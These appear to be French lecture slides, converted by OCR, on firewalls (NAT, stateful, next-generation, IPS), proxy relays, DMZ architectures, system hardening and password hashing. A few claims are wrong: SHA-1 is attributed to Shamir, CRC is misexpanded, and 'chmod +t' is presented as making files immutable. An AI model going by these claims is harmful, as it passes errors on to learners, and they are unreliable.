
Pare-feu Stateful : le NAT : le SAT

- Static Address Translation
- La correspondance IP-e et IP-i est constante
- Réservé à des serveurs accessibles : DNAT
- Pour les clients si Pool-e = Pool-i

Pare-feu Stateful : le NAT : le PAT


- PAT : Port Address translation
- Correspond à la quasi totalité des NAT grand public
- Dans le cas où Pool-e = 1
- On est obligé de changer le port source pour différencier les machines
- Appelé aussi mascarade
- Peut-être utilisé en complément des autres méthodes

Pare-feu Stateful : le NAT : le PAT



Pare-feu Stateful : le NAT : problème


- Les mêmes que le Stateful : où se fait le changement ?
  - En-têtes IP, TCP et UDP (STI)




Pare-feu Stateful : le NAT : solution

On ne se limite plus aux en-têtes

- En-têtes IP, TCP et UDP (STI)
- Et on ajoute :
  - Modification dans les messages



NAT et Filtrage : Netfilter



Pare-feu deep-inspection

- Terme à relent marketing
- Evolution du stateful inspection
- Vérifie la conformité aux RFC
- A la limite du relais applicatifs (cf suite)
- Mais est-ce différent des IPS ?
- Concurrencé par la Firewall NG "Next Generation"

Pare-feu Next-Generation

- Terme à relent marketing
- Evolution du stateful inspection
- utilisation de paramètres supplémentaires
  - l'identité de la personne
  - l'application (et non plus le port), surtout que tout passe par le 80.
    - Facebook
    - Gmail
    - GoogleDrive

Pare-feu Next-Generation

Recouvre beaucoup de réalités

- Comment se fait la détection de la personne
  - Par remontée de l'authentification AD ?
  - Par l'installation d'un client ?
- Comment-est utilisée cette authentification ?
  - Une personne <=> 1 IP ?
  - Une communication <=> 1 personne ?
  - Est-ce dynamique ?
- Comment sont détectées les applications ?
  - par schéma ? (donc abonnement ?)
  - par url ?
  - par IP ?

Pare-feu NG : avantages

- Simplicité de la maintenance (changement d'IP = pas de changement de droit)
- On sait QUI a accès.
- On devient très fin dans le filtrage.

Pare-feu NG : inconvénients

- Incompatible avec du "wirespeed" (reconstitution des paquets)
- Ne pourra jamais aller aussi loin qu'un relais applicatif
- Dégâts collatéraux

Pare-feu NG : acteurs

- Palo Alto
- iptables + L7 Filter + NuFW (UFWi)
- Maintenant tout FW est forcément NG.....

Les I.P.S.

- Intrusion Prevention System
- Encore un niveau supplémentaire vis-à-vis du deep-inspection
  - Réassemble les paquets
  - Normalise les communications
  - Vérifie la conformité aux RFC
  - Les compare à une base d'attaque
- C'est un routeur qui fait de la détection d'intrusion et qui agit : IDS (Intrusion Detection System) n'était pas assez vendeur

Protection IPS : Avantages

- Peut protéger d'attaques très sophistiquées
- Ne nécessite pas de modification d'architecture ou des clients
- Parfois inattaquable car indétectable (pas d'adresse IP)
- Peut couper ou limiter des flux interdits

Protection IPS : Inconvénients

- Plus lent encore que le deep inspection (comparaison de schémas)
- Demande une machine adaptée au débit pour des coupures complexes
- Dégâts collatéraux plus nombreux que le deep inspection

Protection IPS : Exemples

- NetASQ
- Tippingpoint
- Snort Inline
- Guardian pour iptables
- Iptables et module string
- Hogwash
- Dsniff
- Hunt, Juggernaut, Couic

Protection IPS : Inconvénients

- Plus lent encore que le deep inspection (comparaison de schémas)
- Demande une machine adaptée au débit pour des coupures complexes
- Dégâts collatéraux plus nombreux que le deep inspection

Protection IPS : Questions à poser

- Nombre de règles
- Mise à jour des règles (qui, d'où)

Les boites noires

Les firewall tout faits :

- Ont un OS
  - CISCO IOS-XR => QNX Neutrino
  - Juniper JunOS => FreeBSD 4.10
  - Alcatel TimOS => VXWorks
  - Huawei VRP => VXWorks
  - NetASQ => FreeBSD
  - Arkoon => Linux
  - SideWinder => Linux (SeLinux)
- Sont parfois aidés de composants

Boites noires et circuits

- L'aide hardware est précieuse
  - Plus rapide
  - Moins chère
  - Moins consommatrice
- Mais elle pose des problèmes
  - ASICs : rapides, économiques mais fixes et peu intelligents
  - FPGA : assez rapides, modifiables mais peu intelligents
  - Network processors : intelligents, relativement rapides mais gourmands et chers


Les relais

Après les douves, les ponts

Relais : Définition

- Les relais travaillent sur le passage et non la coupure
- Le principe est : "laisse faire un professionnel."
- Ils dissimulent le client (authentification externe par l'adresse IP)


Relais : Définition (2)



Relais : Définition (3)

Si on ne coupe pas:

Relais : Définition (4)



Les relais génériques

- La standardiste
- C'est un relais générique
- Généralement placé au niveau circuit (TCP ou UDP)
- La communication C-R encapsule la communication C-S.
- Le client demande au relais une communication à l'extérieur
- Autorisation basée sur
  - l'origine (machine, port)
  - la destination (machine, port)
  - l'identification ou l'authentification du client pour tout protocole

Relais circuit : Avantages

- Laisse passer beaucoup de protocoles
- Permet de bloquer
  - Sur l'origine et la destination
  - L'identité de l'utilisateur
- Journalise
  - Les protagonistes (leur IP, leur port)
  - Taille, durée, identité, etc..
- Simplicité du serveur
  - Règles simples
- Simplicité du client
  - Un paramétrage une fois pour toutes

Relais circuit : Inconvénients

- Lent
- Tous les protocoles ne passent pas
- Ne comprend pas la communication
- Nécessite l'installation d'une partie cliente
  - Intégrée dans les outils
  - Intégrée dans le système par des librairies
- Empêche la notion de serveur

Relais circuit : Trucs

- Différencier relais d'entrée et relais de sortie
- Les relais de sortie doivent refuser l'entrée
- Préférer les relais applicatifs si possible

Relais circuit : Options courantes

- Chiffrement entre le client et le relais
- Authentification
- Tunneling

Relais circuit : Exemples

- Un seul exemple définit par une RFC (dite AFT advanced Firewall Traversal)
  - Les socks
- Plusieurs implémentations (dont certaines gratuites)
  - Nec (serveur et client)
  - Hummingbird (client)
  - Dante (serveur et client unix)
  - Msproxy (en partie)

Les relais applicatifs

Relais applicatifs : Définition

- Le client fait une demande de connexion au relais dans le même protocole
- Le relais traite la demande et la retransmet au serveur
- Il renvoie la réponse au client
- La communication C-R est conforme au protocole relayé
- R comprend la communication
- R peut intervenir dans la communication
  - Squid : accélération, transforme les urls, etc.
  - Sendmail/Postfix : ajoutent des entêtes

Relais applicatifs : Avantages

- Compréhension totale du protocole
  - Filtrage extrêmement fin
  - Journalisation complète
  - Protection plus efficace
- Authentification facilement intégrable
- Nombreuses fonctionnalités complémentaires
- Parfois seul moyen de passer (X11)
- Utilisés en relais d'entrée, ils protègent efficacement les serveurs

Relais applicatifs : Inconvénients

- Il faut un relais par protocole
- Il y a peu de protocoles relayés
- C'est le plus lent des relais
- Consommateur de CPU
- Plus complexe, et donc plus vulnérable
- Chaque logiciel doit-être configuré (sauf si redirection transparente)

Relais applicatifs : options courantes

- Lutte antivirale
- Filtrage d'action (put, get pour le ftp)
- Filtrage d'URLs
- Cache (optimisation du trafic)
- Authentification

Relais applicatifs : Trucs

- Penser à empêcher l'entrée par leur biais
- Attention aux modules génériques qui n'ont pas les avantages des relais applicatifs (voir relais circuit)
- Ne pas croire qu'ils sont la panacée !! (httptunnel)

Relais applicatifs : Exemples

- Squid (http, https, ftp)
- Fwtk (http, ftp, telnet, X11, rlogin, pop, sqlnet générique (TCP)). Mais ne bouge plus depuis plusieurs années.
- Serveurs SMTP, DNS, NTP (par définition)

Relais applicatifs : Exercice

Installation d'un relais Squid + SquidGuard

Apt-get install squid
Apt-get install squidGuard
Apt-get install chastity-list
Squid.conf (url_rewrite_program /usr/bin/squidGuard -c /etc/chastity/squidGuard-chastity.conf)

Le mélange des genres

- Complémentarité visible
- Quelques pare-feu intègrent 2 processus
  - Filtrage stateful qui renvoie vers
  - des Relais applicatifs transparents

Choix entre ces 4 (5) types

- Dépend
  - De la sécurité exigée
  - De la vitesse nécessaire
  - Du budget disponible
  - Des exigences des utilisateurs
- Rarement limité à un seul type
  - Ils sont très complémentaires.
  - Les relais ne sont rien sans des interdictions

Les astuces générales

- Utiliser un serveur Syslog centralisé
- Synchroniser les horloges par NTP
- Bien segmenter son réseau (règles simples)
- Eviter de nuire aux utilisateurs !!!!

Pare-feu : le faire soi-même

- Choisir un OS bien maîtrisé
- Ne PAS ENCORE LE CONNECTER
- Partitionner correctement le disque (/var)
- Patcher l'OS et les logiciels
- Pas de compte utilisateur
- Enlever les services non indispensables
- Faire une synchronisation NTP du PF

Pare-feu : le faire soi-même : mode paranoiaque

- Limitez les logiciels
  - chroot et chuid des processus (UNIX)
  - Un uid par processus
- Application de patch noyaux durcis
  - grsecurity `http://www.grsecurity.net`
  - openwall `http://www.openwall.com`
  - Selinux

Pare-feu : le faire soi-même : mode paranoiaque


- Mettre ce qui possible en immuable
  - chmod +t en unix
  - monter les partitions en Read Only
- Faire une empreinte du système
  - Tripwire `http://www.tripwire.org`

Les architectures

Les architectures disponibles

- Leur fonctionnement dépend des pare-feux utilisés
- Les architectures dépendent
  - Du budget
  - Du temps disponible
  - Des compétences locales
  - Des choix de la politique de sécurité


Bastion externe



Bastion externe

- Les plus
  - Protège tout le réseau
  - L'accès aux serveurs publics est rapide
- Les moins
  - Si le serveur public est compromis ....
  - Si le PF est compromis ....


Bastion interne



Bastion interne

- Les plus
  - Si les serveurs publics compromis => PF
- Les moins
  - Les serveurs publics sont moins accessibles
  - Si le PF est compromis ....


DMZ ou Zone Semi-Ouverte



DMZ

- Les plus
  - Tout le réseau est protégé
  - Si serveurs publics compromis => PF2
  - Si PF1 compromis => PF2
- Les moins
  - Les serveurs publics sont moins accessibles (sauf si PF2 filtrant)

DMZ : PF à interfaces multiples



DMZ : PF à interfaces multiples

- Les plus
  - Moins cher
  - Plus facile à administrer
  - Même technologie pour toutes les DMZ
- Les moins
  - Si PF compromis ...
  - Règles plus complexes

DMZ : compléments

- Combien de DMZ ?
  - 1 pour les serveurs publics
  - 1 pour les entrées
  - 1 pour les sorties
  - ....

Architecture : choix à effectuer

- Quels sont les types de PF utilisés ?
- Les clients internes sortent-ils directement ?
  - Plus souple, plus rapide, moins sûr
- Les clients sont-ils obligés de "relayer" ?
  - Plus sûr, moins rapide, moins souple

Architecture : trucs

- Mettre un serveur syslog à l'intérieur
- Empêcher le DNS de résoudre les adresses IP internes pour l'extérieur
- Les serveurs publics sont des semi-copies de serveurs internes
  - LDAP, Web, etc..

Critères de choix

- Pas de "meilleur" pare-feu, uniquement un plus adapté que les autres.
- Position dans l'organisme (en entrée, devant un laboratoire)
- Hiérarchie des priorités
  - Vitesse
  - Protection entrante
  - Protection sortante

Définir ses besoins :Quel trafic ?

- Faire une analyse de trafic
- Mettre un NIDS
  - Analyser les attaques
  - Permet de justifier des budgets (surtout s'il y a de beaux graphiques)

Vérifier son pare-feu

- NMAP
  - Services visibles par un pirate
- Filterrules
  - Analyse des filtres réellement en place
- NIDS après le PF
  - Vérifie que rien ne passe.

Gérer son pare-feu

- Configurer
  - Interface graphique ?
  - Console ?
- A distance ?
  - Console d'administration centrale
  - Par telnet ou ssh
- Sur la console ?

Pare-feu : l'arme absolue ?

- Avez-vous vu passer NIMDA ?
- Compléments indispensables
  - IDS et NIDS
  - Anti-Virus
  - Suivre l'actualité sécuritaire
- Problèmes de légalité

Le Chiffrement

Le chiffrement

- Les condensats (Hash)
- La signature
- Le chiffrement symétrique
- Le chiffrement asymétrique
- Les certificats

Hashage : définition

- Transformation d'une suite d'octets de longueur généralement quelconque en une suite de longueur finie,
- Souvent appelé "condensat",
- Génère une "empreinte" pseudo-unique,
- Cette opération est constante (même fichier, même hash),
- Cette opération est non réversible.

Hashage : utilité

- Le "Hash" est utilisé pour garantir l'intégrité des données
- Il permet de vérifier l'égalité d'un mot de passe, sans en conserver l'original
- Une petite modification du fichier original donne une grande variation du Hash (généralement)

Exemples de Hashage

- Le crypt unix
  - "password" $\rightarrow$ "5GKtdsqlkgy"
- Le CRC (Compute Redondancy Check)
  - le sum unix
- SHA-1 (Shamir)
- MD5 (Rivest)

Hash de mot de passe : bcrypt et argon2

- à réserver aux de mots de passe : ils sont **très longs**
- même les mots de passe "simples" deviennent coûteux à casser.
- bcrypt
  - c'est le standard actuel
  - basé sur blowfish
- argon2
  - a gagné le concours 2015 du meilleur algo de hash de mot de passe
  - 2 versions : l'une résiste mieux au GPU, l'autre aux "side-channels".

Hashage : utilisation pour les mots de passe

Génération :

- Alice choisit son mot de passe M1
- Le système "hashe" M1 pour obtenir HASH1
- Le système ne conserve que HASH1

Utilisation

- Alice se reconnecte, en tapant le mot de passe M2 (normalement identique à M1)
- Le système hashe M2 et obtient HASH2
- Si HASH2=HASH1 alors M2=M1, donc OK
- Option : on peut ajouter un "sel" pour complexifier le craquage des mots de passe.

Vocabulaire

- Coder : rendre inintelligible une information à l'aide d'un code
- Décoder : rendre intelligible une information préalablement codée à l'aide de la clé
- Décrypter : décoder mais sans le code
- Chiffrer=coder
- Crypter : en théorie n'existe pas

Pour plus d'information:
`http://michel.arboi.free.fr/cryptFAQ/`

